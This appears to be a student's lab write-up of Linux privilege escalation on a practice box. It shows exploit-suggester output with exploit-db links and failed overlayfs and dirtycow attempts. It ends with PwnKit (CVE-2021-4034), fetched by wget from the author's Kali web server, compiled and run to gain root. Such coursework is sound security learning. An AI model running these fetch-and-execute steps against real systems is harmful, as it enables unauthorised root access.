Package listing: N/A
Searching among:
73 kernel space exploits
0 user space exploits
Possible Exploits:
[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605


[+] [CVE-2016-5195] dirtycow 2
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: probable
Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847.cpp
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
[+] [CVE-2017-6074] dccp
Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
Exposure: less probable
Tags: ubuntu=(14.04|16.04){kernel:4.4.0-62-generic}
Download URL: https://www.exploit-db.com/download/41458
Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass
[+] [CVE-2016-2384] usb-midi
Details: https://xairy.github.io/blog/2016/cve-2016-2384
Exposure: less probable
Tags: ubuntu=14.04,fedora=22
Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-2384/poc.c
Comments: Requires ability to plug in a malicious USB device and to execute a malicious binary as a non-privileged user
[+] [CVE-2015-9322] BadIRET
Details: http://labs.bromium.com/2015/02/02/exploiting-badiret-vulnerability-cve-2014-9322-linux-kernel-privilege-escalation/
Exposure: less probable
Tags: RHEL≤7,fedora=20
Download URL: http://site.pi3.com.pl/exp/p_cve-2014-9322.tar.gz
[+] [CVE-2015-8660] overlayfs (ovl_setattr)
Details: http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/
Exposure: less probable
Tags: ubuntu=(14.04|15.10){kernel:4.2.0-(18|19|20|21|22)-generic}
Download URL: https://www.exploit-db.com/download/39166
[+] [CVE-2015-8660] overlayfs (ovl_setattr)
Details: http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/
Exposure: less probable
Download URL: https://www.exploit-db.com/download/39230
[+] [CVE-2014-5207] fuse_suid
Details: https://www.exploit-db.com/exploits/34923/
Exposure: less probable
Download URL: https://www.exploit-db.com/download/34923
[+] [CVE-2014-4699] ptrace/sysret
Details: http://www.openwall.com/lists/oss-security/2014/07/08/16
Exposure: less probable
Tags: ubuntu=12.04
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ echo 'Hayden Bruinsma 16154605
Hayden Bruinsma 16154605



As dirtycow took too long to run we'll try a different exploit from this list
On Kali download

- https://www.exploit-db.com/download/39166
- Have it in the same directory we are hosting the webserver

On centurion

- wget http://10.8.0.131/39166.c

The instructions to perform this exploit are


- gcc 39166.c -o pwn
- chmod +x pwn
- ./pwn

```
centurion@Dagon-Fel:~> gcc 39166.c -o pwn
centurion@Dagon-Fel:~> ./pwn
failed to create new user namespace
failed to create new mount namespace
couldn't create suid :(
centurion@Dagon-Fel:~> chmod +x pwn
centurion@Dagon-Fel:~> ./pwn
failed to create new user namespace
failed to create new mount namespace
couldn't create suid :(
centurion@Dagon-Fel:~>
```

Unsuccessful

I will try a few more exploits
After a lot of trial and error and no luck I decided to try the dirtycow exploit again

- https://www.exploit-db.com/exploits/40839
- gcc -pthread dirtycow.c -o dirty -lcrypt
- ./dirty
- haha




Dirtycow wasn't working still although I did see some walkthroughs where it did work, I decided to keep going and find another way…

https://github.com/berdav/CVE-2021-4034 may have some luck
On Kali:

- git clone https://github.com/berdav/CVE-2021-4034
- python -m SimpleHTTPServer 80

On target:

- wget -r 10.8.0.131/CVE-2021-4034
    - -r is for recursive so you can download the entire directory
- cd 10.8.0.131
- cd CVE-2021-4034
- make
- ./cve-2021-4034



Root achieved!